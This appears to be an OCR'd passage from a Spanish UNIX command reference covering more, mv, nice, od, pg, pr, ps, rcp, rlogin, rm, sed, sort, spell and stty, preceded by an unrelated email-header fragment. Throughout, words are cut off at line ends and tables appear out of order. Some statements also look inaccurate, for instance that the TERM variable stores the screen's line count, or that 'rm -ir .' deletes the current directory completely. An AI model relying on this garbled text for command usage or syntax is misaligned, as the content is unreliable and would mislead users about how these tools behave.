Message-ID:  <9703180044.aa00538@jordan.home>
Status: R

De acuerdo, pero tú pagas las cervezas después del partido.
&
```

more

Muestra el contenido de un archivo en modo de página a página. Su mato es el siguiente:

more [opciones] [*lista*]

Esta orden permite visualizar el contenido de un archivo realizando sas cada cierto número de líneas. Cuando la visualización del conte se detiene es posible reanudarla mediante la pulsación de la barra e ciadora o utilizar algunos de los comandos internos de esta orden. E argumento *lista* se indica el archivo o los archivos a visualizar. E caso de no indicar ningún archivo *more* toma la información de la e da estándar. Existen una serie de opciones para mejorar la informa proporcionada por esta orden.

Para indicar el número de líneas máximo antes de realizar cada pa se utiliza la opción **-n**. Si no se indica ningún número *more* toma defecto el número de líneas que tenga la pantalla. Este número se a cena en una variable denominada TERM. En muchas ocasiones, p

ser difícil de apreciar el momento en que *more* pide que se pulse una tecla para continuar mostrando el contenido del archivo. Usando la opción **-d** aparece un menaje como el siguiente: "Press space to continue, 'q' to quit." Es posible indicar a la orden *more* que ignore un número concreto de líneas de un archivo. Basta con utilizar la opción **+n**, donde **n** es el número de línea a partir del cual comenzará a mostrar por la salida estándar. Pero estas opciones no siempre se tienen que introducir en el momento de estar visualizando el contenido de un archivo. En muchas ocasiones, se configura esta orden para que siempre actúe de una manera por defecto. Para ello se utiliza la variable MORE.

```
$ MORE=-20
$ export MORE
```

d	• Comienza la visualización a la mitad del número de líneas establecido.
*num*f	• Salta *num* pantallas y muestra la que va a continuación.
*num*b	• Retrocede *num* pantallas y muestra la que va a continuación.
q	• Sale de la orden *more*.
=	• Muestra la línea actual.
v	• Realiza una llamada al editor *vi* para modificar la línea actual.
h	• Muestra una lista de todos los posibles comandos.
num:n	• En caso de indicar una lista de archivos, salta al archivo número *num*.
:f	• Indica el nombre del archivo y el número de línea.
.	• Repite el último comando.
[ENTER]	• Muestra la siguiente línea.

De esta manera, se configura *more* para mostrar el contenido de los archivos realizando pausas cada 20 líneas. Una vez que la orden *more* ha

realizado una pausa, es posible indicar un comando que modifica comportamiento normal. Los comandos son:

Cuando el contenido del archivo no ocupa más de una pantalla o *m* ha finalizado su ejecución, se indica mediante la palabra **END**:

```
$ more exam1
MFG987
HGY348
KIU934
DFR665
ADH234
POL098
NBM812
JFH554
ANL023
KKK232
exam1: END
```

Cuando es necesario realizar pausas, la orden *more* indica el porcer de archivo que se ha mostrado:

```
.
.
Carta (2%)
.
.
```

mv

Mueve o renombra un archivo. Su formato es el siguiente:

mv [opciones] *fich1 fich2*

Esta orden permite mover un archivo desde un directorio del disco a otro. Dependiendo del archivo que se indique en *fich2*, la orden se ejecutará de una manera u otra. En el caso de que el archivo destino no exista, el archivo origen se renombra (cambiando de directorio o en el directorio actual). En el caso de que *fich1* sea una lista de archivos y *fich2* sea un directorio, la orden *mv* renombra todos los archivos indicados para que aparezcan en el directorio. El último caso es que *fich1* y *fich2* sean nombres de directorios, en tal caso, *mv* renombra directorios.

El sistema UNIX implementa esta orden como una combinación de las órdenes *ln* y *rm*. Cuando se ejecuta la orden *mv* primero se crea un enlace al nuevo archivo y posteriormente se elimina el antiguo. Es necesario tener permisos de lectura y escritura sobre el archivo nuevo para poder realizar semejante operación. Las opciones que esta orden admite son las siguientes:

- La opción **-f** fuerza la ejecución de *mv* a pesar de no tener permiso.
- Para evitar renombrar un archivo accidentalmente se utiliza la opción **–i**. Esta opción obliga al sistema a preguntar si se desea borrar el archivo destino. En el caso de responder con la letra "y"(el caso afirmativo) se lleva a cabo la orden, en cualquier otro caso finaliza la ejecución.
- En el caso de que el nombre de un archivo comience por un guión, es necesario utilizar un doble guión (- -) para que la orden *mv* no lo confunda con una opción.

Para cambiar de nombre a un archivo dentro del mismo directorio:

```
$ mv  carta   carta.new$
```

Para renombrar un archivo de un directorio a otro:

```
$ mv  carta   /usr/alex/carta.new$
```

Para llevar todos los archivos de un directorio a otro se puede hacer
la manera siguiente:

```
$ mv * /usr/alex/backup$
```

nice

Esta orden permite cambiar la prioridad asociada a un proceso. Su f
mato es el siguiente:

nice [valor] proc

Esta orden permite ejecutar el proceso especificado en el argume
proc, con una prioridad distinta a la asignada por el sistema. La pri
dad que se le asigna a un proceso por medio de la orden nice nu
puede ser superior a la asignada por el sistema. El único usuario ca
de dar mayor prioridad a procesos es root. El rango de prioridad qu
le puede asignar a un proceso es un número entero entre 1 y 19 (am
inclusive). Este número es la cantidad de prioridad que se le va a re
a un proceso, ya que cuanto mayor es el número menor prioridad ti

Cuando se ejecuta la orden *nice* sin ningún tipo de valor, por defect
asume una prioridad de 10. La prioridad que se le asigna a un pro
debe ser especificada por medio de un número precedido de un gu
En el caso de que *root* desee asignar mayor prioridad a un proces
necesario que delante del número aparezcan dos guiones. Para asig
un proceso una prioridad cinco unidades menor que la asignada p
sistema se ha de realizar lo siguiente:

```
$ nice -5 find . -name archy -print > fich.out &
2003
$
```

El *superusuario* puede incrementar la prioridad de un proceso de la forma:

```
# nice - -1 ls -ral &
2043
#
```

El Shell C está provisto de un comando *nice* integrado con una pequeña diferencia de sintaxis respecto a los otros Shell. En caso de que *root* asigne mayor prioridad a un proceso no se colocan dos guiones delante del comando, sino un signo más (+).

```
# nice +12  comando &
```

od

Este comando realiza un volcado del contenido de un archivo. Su formato es el siguiente:

od [opciones] [*archivo*]

Esta utilidad vuelca el contenido de un archivo. Es muy útil para visualizar archivos ejecutables así como archivos de texto con caracteres no imprimibles. La orden *od* toma su entrada de un archivo que se pasa como parámetro y muestra el contenido por la salida estándar. En el caso de no indicar ningún archivo, la entrada estándar es el teclado.

\0	• null
\b	• retroceso
\f	• avance de página
\n	• avance de línea
\r	• retorno de carro
\t	• tabulador

Las opciones que se pueden utilizar con esta orden son tres. Para realizar un volcado de tipo carácter es necesario incluir la opción **-c**, por

defecto *od* muestra los volcados en octal. La tabla de caracteres imprimibles es la siguiente:

Para realizar un volcado en decimal se utiliza la opción **-d**. Para real un volcado en hexadecimal se utiliza **-x**. Dado el archivo resumen c contenido es el siguiente:

```
$ cat resumen
La central de la selección Olímpica, con la que ha militado
en numerosas ocasiones además de ser una excelente jugadora
es una estupenda persona.
```

Si se ejecuta la orden *od* se muestra por la salida estándar lo siguier

```
# od resumen
0000000  060514 061440 067145 071164 066141 062040 020145 060554
0000020  071440 066145 061545 064543 067157 047440 064554 070155
0000040  061551 026141 061440 067157 066040 020141 072561 020145
0000060  060550 066440 066151 072151 062141 005157 067145 067040
0000100  066565 071145 071557 071541 067440 060543 064563 067157
0000120  071545 060440 062544 060555 020163 062544 071440 071145
0000140  072440 060556 062440 061570 066145 067145 062564 065040
0000160  063565 062141 071157 005141 071545 072440 060556 062440
0000200  072163 070165 067145 060544 070040 071145 067563 060556
0000220  005056
0000222
```

Si se utiliza con la opción **–c**, el resultado es el siguiente:

```
$ od -c resumen
0000000   L   a       c   e   n   t   r   a   l       d   e       l
0000020   s   e   l   e   c   c   i   o   n       O   l   i   m   p
```

```
0000040 i  c  a  ,     c  o  n     l  a     q  u  e
0000060 h  a        m  i  l  i  t  a  d  o  \n  e  n        n
0000100 u  m  e  r  o  s  a  s     o  c  a  s  i  o  n
0000120 e  s        a  d  e  m  a  s        d  e        s  e  r
0000140 u  n  a        e  x  c  e  l  e  n  t  e        j
0000160 u  g  a  d  o  r  a  \n  e  s        u  n  a        e
0000200 s  t  u  p  e  n  d  a        p  e  r  s  o  n  a
0000220 .  \n
0000222
$
```

pg

Muestra el contenido de un archivo realizando paradas cada cierto número de líneas. Esta orden es muy similar a la orden *more*. Su formato es el siguiente:

pg [opciones] [*list_fich*]

El argumento *list_fich* es la lista de archivos cuyo contenido se desea visualizar. Esta orden muestra el contenido de los archivos realizando una pausa cada 24 líneas. Para continuar hasta la siguiente parada es necesario pulsar *Intro*. Para abortar basta con pulsar la tecla [DEL]. Las opciones que se pueden utilizar modifican el comportamiento de esta orden.

Para borrar todos los caracteres de la pantalla antes de mostrar el contenido del archivo se utiliza la opción **-c**. Esta opción limpia, además, la pantalla después de cada pausa. En el caso de indicar varios archivos en el argumento *list_fich*, si se utiliza la opción **-e**, la orden *pg* no hará una

pausa al terminar de mostrar cada archivo. Para comenzar a mostra contenido de un archivo comenzando a partir de una línea determina se indica dicho número de línea precedido de un signo más (+). Si se liza la opción -n, la orden *pg* inicia la ejecución de sus comandos in diatamente, antes de pulsar *Intro*. En el caso de indicar varios archi y tener que buscar un patrón determinado dentro de ellos, es posi indicar el patrón para que *pg* comience mostrando el contenido de ac archivo en cuyo interior se encuentre dicho patrón. Para buscar patrón se utiliza la sintaxis: +/*patron*/

Tras mostrar una página completa, la orden *pg* muestra el carácter Este carácter hace de *prompt* indicando al usuario que la or está esperando a que se pulse *Intro* o la tecla correspondiente. S quiere cambiar el carácter de *prompt* que aparece por defecto por se puede incluir el modificador **-p** seguido del nuevo *prompt*. posible cambiar el número de líneas tras las cuales la orden *pg* re za una pausa. Para indicar el nuevo número basta con escribirlo cedido de un guión.

Mientras se está mostrando el contenido de un archivo, es posible u zar una serie de comandos (de la orden *pg*) que modifican el comp miento de ésta. Los comandos se pueden introducir a continuació *prompt* de la orden *pg*. Para saber qué comandos se pueden utilizar con escribir la letra **h**. Si se desea buscar un patrón concreto dentr un archivo, basta con incluir el patrón siguiendo la sintaxis:

```
[n] /patron/
[n]?patron?
```

Las barras se utilizan para realizar una búsqueda hacia adelante. Lo nos de interrogación se utilizan para realizar una búsqueda hacia El número **n** es el número de veces que se desea buscar el patrón d de un archivo, por defecto, lo busca una sola vez.

Mientras se está mostrando el contenido de un archivo, es posible indicar a la orden *pg* que cambie de archivo y elija el siguiente dentro de la lista indicada en *list_fich*. Para indicar los archivos siguientes se utiliza el comando **n** precedido del número de archivo que se quiere mostrar. Para ver los archivos anteriores al actual se utiliza el comando **p** precedido del número de archivo.

Cuando pg realiza una pausa espera a que se pulse *Intro* para continuar. Al llegar al final del archivo aparece un indicador de final de archivo, denominado (*End Of File*).

```
$ pg carta
.
.
: [ENTER]
.
.
.(EOF)
```

Tras realizar una pausa es posible indicar cualquiera de los comandos admitidos. Para saber cuáles son éstos, se escribe la letra "h" a continuación del indicador de esta orden:

```
: h
_____________________________
h                 help
q or Q            quit
<blank> or \n     next page
l                 next line
d or ^D           display half a page more
. or ^L           redisplay current page
f                 skip the next page forward
n                 next file
```

```
p                previous file
$                last page
w or z           set window size and display next page
s savefile       save current file in savefile
/pattern/        search forward for pattern
?pattern? or
^pattern^        search backward for pattern
!command          execute command

Most commands can be preceded by a number, as in:
+1\n (next page); -1\n (previous page); 1\n (page 1).
_____________________________

:
```

pr

Este comando pagina archivos para imprimirlos. Su formato es:

pr [opciones] [*list_fich*]

La orden *pr* toma uno o más archivos y separa su contenido en pági para imprimirlas posteriormente. Cada página que se envía a la imp sora contiene una cabecera con el nombre del archivo, la fecha y hora que se imprime así como el número de página. En el caso de no ind archivos en la lista indicada en *list_fich*, la orden *pr* toma la informac desde la entrada estándar.

Las opciones posibles para esta orden son: para comenzar en una p na determinada se utiliza la opción **+k**, siendo **k** el número de pági partir del cual comenzará la impresión. Si se desea mostrar la infor ción en columnas se utiliza la opción **-c**, siendo **c** el número de col nas en las que se dividirá el texto. Para dejar doble espacio entre las l as de los archivos se utiliza la opción **-d**. Para poner una cabecera e

a cada página se utiliza la opción **-h** seguida de la cabecera. Ésta debe ir entre comillas dobles. En el caso de querer modificar el tamaño de página por defecto se utiliza el modificador **-l** seguido del número de líneas que contendrá cada nueva página. Si se desea numerar cada línea de los archivos especificados se utiliza la opción **-n**. Si no se desea mostrar la cabecera que la orden *pr* incluye a cada línea por defecto se puede utilizar la orden **-t**. De esta manera no se imprimen ni la fecha, ni la hora, ni el nombre del archivo.

Para imprimir dos archivos con un formato de tres columnas y con una cabecera en la que aparece un título se hace de la manera siguiente:

```
$ pr -3dh "TITULO" file1 file2
```

ps

Muestra el estado de los procesos que se están ejecutando en modo *background*. Su formato es el siguiente:

ps [opciones]

Cuando se ejecuta la orden *ps* sin indicar ningún tipo de opción, aparece una pequeña tabla con los números de los procesos que se están ejecutando en modo *background*, así como cierta información sobre ellos. Esta información incluye el número de identificación de proceso (PID), el terminal asociado a cada proceso, el tiempo que se llevan ejecutando y el comando que dio origen a cada proceso.

Esta orden admite una serie de opciones que modifican el comportamiento y la información que se obtiene. La opción **-a** se utiliza para mostrar la información de todos los procesos de cualquier terminal. La opción **-g** muestra el estado de los procesos líderes de un grupo de procesos, como es el caso del Shell. La información más detallada se con-

sigue mediante la opción **-l**. A continuación se muestra una tabla c
dicha información:

F	• Muestra los *flags* asociados a un proceso.
S	• Indica el estado en el que se encuentra el proceso.
UID	• Número de identificación del propietario del proceso.
PID	• Número de identificación del proceso.
PPID	• Número de identificación del padre del proceso.
C	• Tiempo de CPU del proceso.
PRI	• Prioridad del proceso. Cuanto mayor es el número menor prioridad.
NI	• Valor establecido tras haber ejecutado la orden *nice*
ADDR	• Dirección de memoria donde se encuentra localiza do el proceso.
SZ	• Tamaño del proceso (en bloques).
WCHAN	• Cuando un proceso está en estado de espera, est campo indica el evento por el cual se está esperando
TTY	• Número del terminal que controla al proceso.
TIME	• Tiempo en minutos y segundos que el proceso h estado ejecutándose.
COMD	• Comando que dio lugar a dicho proceso.

El formato más sencillo de *ps* es:

```
$ ps
  PID    TTY        TIME   CMD
  546   ttyp1      00:00:00 sh
  612   ttyp1      00:00:00 ps
$
```

En el ejemplo anterior sólo hay dos procesos ejecutándose, uno de e
es el Shell y el otro es la propia orden *ps*.

rcp

Permite copiar uno o más archivos de un sistema local a otro remoto. Su formato es el siguiente:

rcp [opciones] fuente destino

Esta orden permite copiar cualquier tipo de archivo desde un sistema local a otro remoto. Estos sistemas deben estar conectados por medio de una red. Existen dos modos de ejecución de la orden dependiendo del tipo de archivo indicado en *destino*. El primero de ellos se lleva a cabo cuando el nombre del archivo destino es un archivo de tipo ordinario. El segundo cuando *destino* es el nombre de un directorio.

Para poder realizar la copia es necesario indicar el nombre del archivo precedido por el nombre de la máquina remota sobre la cual se copiará el archivo. Entre ambos nombres va colocado el carácter dos puntos (:).

La opción más importante de esta orden es **-r**. Gracias a esta opción se pueden copiar archivos de manera recursiva. Es decir, se copia un directorio y todos aquellos archivos y subdirectorios que se encuentran dentro de éste. En el caso de utilizar metacaracteres para indicar el nombre del sistema remoto, éstos deben ir entre comillas para no ser interpretados por el Shell.

Para poder utilizar este comando, es necesario tener una cuenta abierta en el sistema remoto. Si el nombre del sistema local se encuentra almacenado en el sistema remoto en un archivo llamado */etc/hosts.equiv*, no será necesario indicar una clave de acceso, ya que aquellos sistemas que se encuentran en dicho archivo son considerados sistemas *seguros*.

Para copiar todos los archivos cuyo nombre comience por la letra A desde la máquina local a la máquina remota *magnum* se puede hacer de la manera siguiente:

```
$ rcp A*  magnum:control
```

De esta manera los archivos se copian al directorio llamado *contr* dentro de /home, ya que al no haber indicado un *pathname* absolut el sistema entiende que la copia debe realizarse en el directorio de tr bajo. Para copiar los archivos de manera recursiva desde *magnum* a máquina *saturno*:

```
$ rcp  -r  magnum:/home  .
```

El directorio destino al que se copian los archivos es el directorio actu de la máquina remota, ya que se indica mediante un punto.

rlogin

Permite conectarse a un sistema remoto. Su formato es el siguiente:

rlogin [opcion] maquina

Esta orden establece una sesión en una máquina remota a través de red. La opción que se puede incluir en esta orden es **-l** seguida nombre del usuario que desea conectarse al sistema remoto. E opción se utiliza si se desea entrar en el sistema con un nombre usuario distinto al propio.

Cuando se realiza la conexión, el sistema pide una clave de acceso dep diendo si el nombre del sistema local se encuentra o no en el arch */etc/hosts.equiv*. En el caso de estar allí indicado, no es necesario in ducir la clave de acceso, en caso contrario sí será necesario. Este es ejemplo de conexión a un sistema remoto por parte del usuario *ricky*

```
$ who am i
ricky tty01 Feb 22 17:00
$ rlogin -l richard magnum
Passwd:
```

En este caso, el usuario *ricky* se conecta al sistema remoto *magnum* bajo un nombre de conexión que no es el mismo que el utilizado en la máquina local. La clave de acceso se pide debido a que el nombre del sistema local no está indicado en el archivo */etc/hosts.equiv* del sistema remoto. En caso de intentar una conexión con un sistema desconocido (o que no está en red) aparece un mensaje de error como el siguiente:

```
$ rlogin  sis_rem
sis_rem: Unknown host
$
```

rm

Elimina archivos. Su formato es el siguiente:

rm [opciones] *list_fich*

Esta orden permite eliminar archivos así como enlaces entre archivos. Los enlaces que se pueden borrar son de ambos tipos: físicos y simbólicos. En el caso de eliminar un enlace físico sobre un archivo, no será posible acceder al mismo en adelante. Para poder utilizar esta orden es necesario tener permiso de ejecución y escritura sobre el directorio en el que se encuentran los archivos que se desean eliminar.

La opción **-i** obliga a preguntar al usuario si desea eliminar el archivo o no. En el caso de responder con la letra "y" se elimina, en caso contrario no. Esta opción es muy útil para evitar borrar archivos accidentalmente. Para poder eliminar archivos de manera recursiva se utiliza la opción **-r**. Cuando se utiliza esta opción es conveniente hacerlo en combinación con la primer opción.

Si el nombre que se utiliza como argumento no va incluido en un *pathname*, la orden *rm* entiende que se trata de un archivo situado en el direc-

torio actual. De esta forma, suponiendo que el usuario está situado
/usr/user/alex, al ejecutar la orden:

```
$ rm fich
$
```

es equivalente a esta otra:

```
$ rm  /usr/user/alex/fich
$
```

Para borrar todos los subdirectorios y archivos situados dentro d
directorio concreto de una manera fiable es necesario incluir las op
nes adicionales siguientes:

```
$ rm -ir .
```

Esta orden elimina por completo el directorio actual. Es fiable debi
que antes de eliminar cada archivo pide una confirmación por part
usuario. Para eliminar una lista de archivos, basta con indicarlos
detrás de otros separados por espacios en blanco.

```
$ rm fich1  fich2  fich3
$
```

rmdir

Elimina un directorio. Su formato es:

rmdir *list_dir*

Esta orden funciona prácticamente igual que la orden anterior. La
rencia entre ellas es que la primera permite eliminar todo tipo de
vos y ésta únicamente directorios. Para poder eliminar direct

mediante *rmdir*, es necesario que dentro de él no existan archivos. Es posible indicar una serie de directorios pasados como argumentos.

```
$ rmdir direc1
$
```

ruptime

Esta orden muestra la información de los ordenadores conectados a una red. Su formato es el siguiente:

ruptime [opcion]

La orden *ruptime* se encarga de mostrar cierta información acerca de los ordenadores que están conectados a una red. Por defecto, la información que se muestra es la relativa a aquellas máquinas que han sido utilizadas por algún usuario en la última hora.

Es posible, no obstante, indicar mediante la opción **-a**, que la información que se muestre sea la referente a todas las máquinas de los usuarios conectados a los diferentes sistemas, incluso si han estado inutilizadas durante la última hora. La información de cada ordenador es recogida por un demonio llamado *rwhod*. Es importante saber que el uso de esta orden puede ralentizar el tráfico de la red. Para mostrar la información de todos los ordenadores conectados a la red se haría de la manera:

```
$ ruptime -a
magnum   up   20+13:00   10 users   load 1.12, 2.23, 1.13
jordan   up   18+10:00    2 users   load 0.20, 1.17, 1.18
```

En la primera y segunda columna se indica el nombre del ordenador y el estado en el cual se encuentra. (En el caso de estar apagado aparecería la palabra *down*). La tercera columna es el tiempo que la máquina ha

estado encendida. La cuarta corresponde al número de usuarios c
tados al sistema en el momento de ejecutar la orden *ruptime*. El ú
campo es la carga total del sistema y se divide en una serie de sub
pos, el primero de ellos es el número de procesos que han estado
rando para ser ejecutados en el último minuto, el segundo es el nú
de procesos que han estado esperando para ser ejecutados en los úl
cinco minutos y el tercero los procesos que han estado esperando
ser ejecutados en los últimos quince minutos.

rwho

Muestra los nombres de los usuarios que tienen abierta sesión e
ordenadores conectados a la red. Su formato es el siguiente:

rwho [opcion]

La orden *rwho* se utiliza para obtener información de los usuarios qu
nen abierta sesión en todos los ordenadores que están conectados
misma red. Esta información incluye el nombre de los usuarios, el ter
al cual están conectados, la hora de conexión y el tiempo durante el cu
han estado trabajando. Por defecto, la orden *rwho* sólo muestra la inf
ción de los usuarios que han estado trabajando durante la última hor

Es posible obtener información de todos los usuarios, incluidos aqu
con tiempo de inactividad superior a una hora por medio de la op
a. El demonio encargado de mostrar esta información es el mism
en la orden anterior, un proceso denominado *rwhod* que comienza
lizar su trabajo cuando el sistema se pone en marcha. Para most
información de los usuarios que están conectados a la red:

```
$ rwho
alex   jordan:tty01   Nov 2 10:00
ricky  magnum:tty16   Nov 2 10:27
$
```

Estos usuarios son los únicos que han estado trabajando durante la última hora. Para saber quién más está conectado es necesario utilizar la opción **-a**.

```
$ rwho
alex    jordan:tty01   Nov 2 10:00
ricky   magnum:tty16   Nov 2 10:27
edi     jordan:tty04   Nov 2 12:00    1:23
$
```

La última columna de la información obtenida informa del número de horas y minutos que el terminal del usuario ha estado inactivo.

sed

Permite modificar el contenido de archivos de texto. Su formato es el que mostramos a continuación:

sed [opciones] *script* [*list_fich*]

La orden *sed* es un editor no interactivo. Los comandos de esta orden se almacenan generalmente en un archivo (*script*) aunque es posible indicar los comandos desde la línea de órdenes. La manera de actuar de *sed* por defecto es la siguiente: copia las líneas de los archivos indicados en *list_fich*, las edita (si es necesario) y las muestra por la salida estándar. Esta orden selecciona aquellas líneas que se indican por su posición o bien aquellas que cumplen con un patrón concreto.

Las opciones que se pueden utilizar con la orden *sed* son las siguientes: para indicar a sed que debe tomar el patrón de búsqueda del archivo indicado en *script* se utiliza la opción **-f**. La opción **-n** obliga a no mostrar por pantalla las líneas de los archivos que se editan. La estructura de un *script* de la orden *sed* es:

[*pos*, [*pos*]] *instr* [*list_arg*]

El parámetro *pos* es opcional, en caso de no indicarse, *sed* procesa las líneas de los archivos indicados. Si se indican, *pos* selecciona la o líneas sobre las cuales se ha de actuar. El parámetro *instr* es un trucción que permite modificar el texto. Los parámetros que se in en *list_arg* dependen de la instrucción. Este es el proceso de ejec que sigue la orden *sed*:

- En primer lugar, *sed* lee una línea del archivo que se le ha p do pasado como argumento.
- En segundo lugar, *sed* toma el primer comando del arc que se utiliza como proveedor de parámetros (*script*) o lo toma de la línea de comandos y busca en la línea la p ble dirección de comienzo (en caso de haberse indicad *pos*). Una vez que sabe la posición de comienzo, a parti la cual comienza a realizar modificaciones, aplica la trucción indicada en *instr*.
- En tercer lugar, en caso de haber indicado un archivo d el cual leer los comandos, *sed* toma el siguiente y re el proceso anterior. Esto se repite hasta que no hay comandos en el *script*.
- En cuarto lugar, si el archivo pasado como argum contiene más de una línea sobre las cuales realizar m ficaciones, *sed* toma la siguiente y se repite el proc desde el paso primero.

Las posibles instrucciones son:

En el caso de la instrucción **s**, el formato de búsqueda es el siguie

[*pos*[,*pos*]] s /*patron*/*cadena*/ [g][p][w *fich*]

d	• Hace que la orden *sed* no muestre por la salida estándar aquellas líneas que se van seleccionando. Una vez que se ejecuta esta instrucción, *sed* toma la siguiente línea del archivo que se pasa como argumento.
n	• Provoca la lectura de la siguiente línea del archivo pasado como argumento.
a	• Añade una o más líneas a la línea actual. Cada línea que se añade debe llevar al final de la misma una barra invertida (\ ), excepto la última línea. Las líneas que se añaden siempre se muestran por la salida estándar independientemente de haber indicado lo contrario mediante la opción **-n**.
i	• Provoca la inserción de líneas delante de la línea seleccionada. Funciona exactamente igual que la instrucción que permite añadir.
c	• Permite cambiar la línea seleccionada por otra línea nueva. Funciona de manera similar a las instrucciones que permiten añadir e insertar.
s	• Permite buscar un patrón concreto en una línea y sustituirlo por otro.
p	• Muestra las líneas seleccionadas por la salida estándar. Las líneas que se muestran no reflejan los cambios en ellas realizados. Esta instrucción anula la opción **-n**.
w	• Permite escribir las líneas seleccionadas a un archivo que se indica a continuación de dicha instrucción.
r	• Lee el contenido de un archivo y lo añade a la línea seleccionada. El archivo se indica a continuación de la instrucción, separados por un único espacio en blanco.
q	• Termina el procesamiento de la orden *sed*.

El patrón debe ir separado de la instrucción **s** así como de la cade carácter que los delimita puede ser cualquiera excepto el espac blanco. Por defecto se utiliza una barra. Las sustituciones, a no s se indique lo contrario mediante la opción **g**, se realizan sólo en mera ocurrencia encontrada. Si se indica la opción **p**, *sed* muest líneas, en las cuales se realizan sustituciones, por la salida estánd opción **w** es idéntica a la anterior excepto que en lugar de enviar la as a la salida estándar lo hace al archivo que se indica a continu Para mostrar por pantalla todas las líneas del archivo *fich* que co cen por el carácter #.

```
sed -e '/^#/!d' < fich
SCRIPT=/usr/tmp/script_$$
 for name in $*
 do
      echo "s/${name}//g" >> $SCRIPT
 done
 TMPFILE=/usr/tmp/tmpfile_$$
 sed -f $SCRIPT < fich > $TMPFILE
 mv $TMPFILE fich
 rm $SCRIPT
```

Para mostrar todos los procesos en *background* que no pertenecen a

```
$ ps -ef | sed -e '/^[  ]*root/d'
    UID   PID  PPID  C    STIME     TTY      TIME    CMD
   mmdf   315     1  0    00:33:32  ?     00:00:00  /usr/mmdf/bin/
ver -b
  nouser  678   376   0          -    -    00:00:00  <defunct>
  nouser  676   376   0          -    -    00:00:00  <defunct>
$
```

Los procesos *zombie* son aquellos en los que aparece la palabra <defu

sort

Esta orden permite ordenar y mezclar archivos. Su formato es el siguiente:

sort [opciones] [*lista_campos*] [*list_fich*]

Esta utilidad ordena (y mezcla) archivos de texto secuencialmente. Si se indica la opción **-n**, *sort* realiza una ordenación numérica. La orden *sort* toma la entrada de los archivos que se pasan como argumentos y tras realizar la ordenación muestra el resultado por la salida estándar. Si no se indican archivos desde la línea de órdenes, *sort* lee los datos desde la entrada estándar. En el parámetro *lista_campos* se indican los campos por los cuales se realizará la ordenación. Si en el parámetro *list_fich* se incluyen varios archivos, la orden *sort*, por defecto, los ordena y mezcla. Las opciones posibles son:

- Los espacios en blanco son generalmente los delimitadores de campo.
- Para que la orden *sort* no tome los espacios en blanco como parte de los campos se utiliza la opción **-b**.
- Esta opción ignora los espacios en blanco así como los tabuladores.
- Para comprobar si la ordenación se ha efectuado de manera correcta se utiliza la opción **-c**. Cuando todo está bien ordenado no muestra ningún mensaje, en caso contrario muestra un mensaje y devuelve el valor 1. Este valor se puede comprobar verificando la variable **$?**.
- Para poder efectuar una ordenación sin tener en cuenta los caracteres no alfanuméricos se utiliza la opción **-d**.

Si no se indica lo contrario, la orden *sort* distingue entre letras mayúsculas y minúsculas. Cuando se tiene un archivo que contiene letras de los dos tipos mezcladas es necesario utilizar la opción **-f**. Cuando se indican varios archivos en el argumento *lista_fich* es posible mezclarlos en uno sólo sin tener que ordenarlos. Para ello se utiliza la opción **-m**. Durante una ordenación es posible encontrar campos cuyas entradas son los nom-

bres de los meses del año. Al utilizar la opción **-M** cambian los nor de estos meses por las letras JAN (Enero), FEB (Febrero), MAR (M etc. Para realizar una ordenación numérica se utiliza el modificad los caracteres no numéricos especiales toman un valor en este ti ordenación como por ejemplo el signo menos (-), el punto (.), etc.

La orden *sort* envía los resultados a la salida estándar por defecto indicar un archivo donde llevar los resultados se utiliza la opci seguida del nombre del archivo. Para realizar una ordenación inve utiliza la opción **-r**, en este caso la letra "z" precede a la letra "a" defecto, el espacio en blanco o el tabulador son los delimitador campo, para indicar un delimitador distinto al que la orden *sort* tom defecto se utiliza la opción **-t** seguida del delimitador. Cuando se clan archivos es posible indicar el tamaño máximo que se desea p archivo final. La opción **-z** seguida del número de bytes. Para orden archivo que contiene los meses del año:

```
$ cat meses
enero
febrero
marzo
abril
mayo
junio
julio
septiembre
octubre
noviembre
diciembre
$
$ sort meses
abril
diciembre
```

```
enero
febrero
julio
junio
marzo
mayo
noviembre
octubre
septiembre
$
```

La orden *sort* permite ordenar por diferentes campos. Dado el archivo con información sobre coches:

```
$ cat coches
NOMBRE     MODELO      CABALLOS      PRECIO
Mercedes     500          400   20.000.000
BMW750L      350       14.000.000
Lexus         400          250   11.000.000
Audi          A8           380   12.000.000
Cadillac   Seville         300   12.000.000
$
```

Al comprobar si el archivo está bien ordenado, la comparación finaliza cuando se encuentra la primera línea desordenada:

```
$ sort -c coches
sort: disorder: Mercedes        500             400             20.000.000
$ echo $?
1
```

Para ordenar el archivo por el tercer campo:

```
# sort +2 +0 coches
Lexus 400         250          11.000.000
```

```
Cadillac        Seville     300  12.000.000
BMW 750L        350         14.000.000
Audi A8         380         12.000.000
Mercedes        500         400  20.000.000
NOMBRE          MODELO      CABALLOS   PRECIO
#
```

spell

Comprueba un archivo de texto buscando posibles errores ortogr
Su formato es el siguiente:

spell [opciones] [+arch_local] [lista_fich]

Esta orden verifica los posibles errores ortográficos en un archi
texto comparando las palabras con un archivo diccionario. El re
do que muestra por la salida estándar son aquellas palabras qu
no puede encontrar en el diccionario o aquellas que no se pueder
var de las indicadas en el diccionario. El archivo diccionario
simple archivo de texto con todas las palabras que se quieran
car. Cuanto mayor número de palabras tenga el diccionario má
cisa será la verificación que se realiza. Dado el archivo cuyo co
do es el siguiente:

```
$ cat carta
helo my name iss Alex
$
```

Es posible comprobar si existen errores de escritura mediante *spe*

```
$ spell carta
helo
iss
$
```

Los errores encontrados son las palabras "helo" y la palabra "iss".

stty

Muestra o establece los parámetros del terminal. Su formato es:

stty [opciones] [argumentos]

El diccionario, en la mayoría de los sistemas UNIX, interpreta únicamente las palabras en inglés.

Esta orden muestra los parámetros que afectan al manejo del terminal. Por defecto sólo muestra parte de estos argumentos.

Las opciones de la orden *stty* son las siguientes: La opción **-a** permite mostrar todos los parámetros. La opción **-g** genera un informe de los parámetros actuales de manera que se pueden utilizar como argumentos de otra orden *stty*.

Los argumentos que se pueden utilizar con esta orden especifican los parámetros del terminal que se van a modificar. Cuando se trabaja en un entorno gráfico con un sistema de ventanas es posible especificar el tamaño de la ventana (en columnas), para ello se utiliza la palabra *columns* seguida del número de columnas que se desea establecer para la ventana.

En el caso de querer indicar el tamaño de a ventana (en filas) es preciso utilizar la palabra *rows* seguida del número de filas máximo.

En muchos terminales, la tecla [DEL] puede no funcionar c es debido, para establecer una nueva tecla que desempeñe función se utiliza la palabra **erase** seguida de la nueva tecla. E caso de querer utilizar una combinación de teclas tales c [CNTL][R] se especifica de la manera siguiente: '^R', el carácte representa a la tecla [CNTL]. Cuando los parámetros del termin funcionan correctamente es posible (dependiendo del sistema U en el que se está trabajando) utilizar la palabra **sane** establecer una serie de valores por omisión que se adaptan a la m ría de los sistemas.

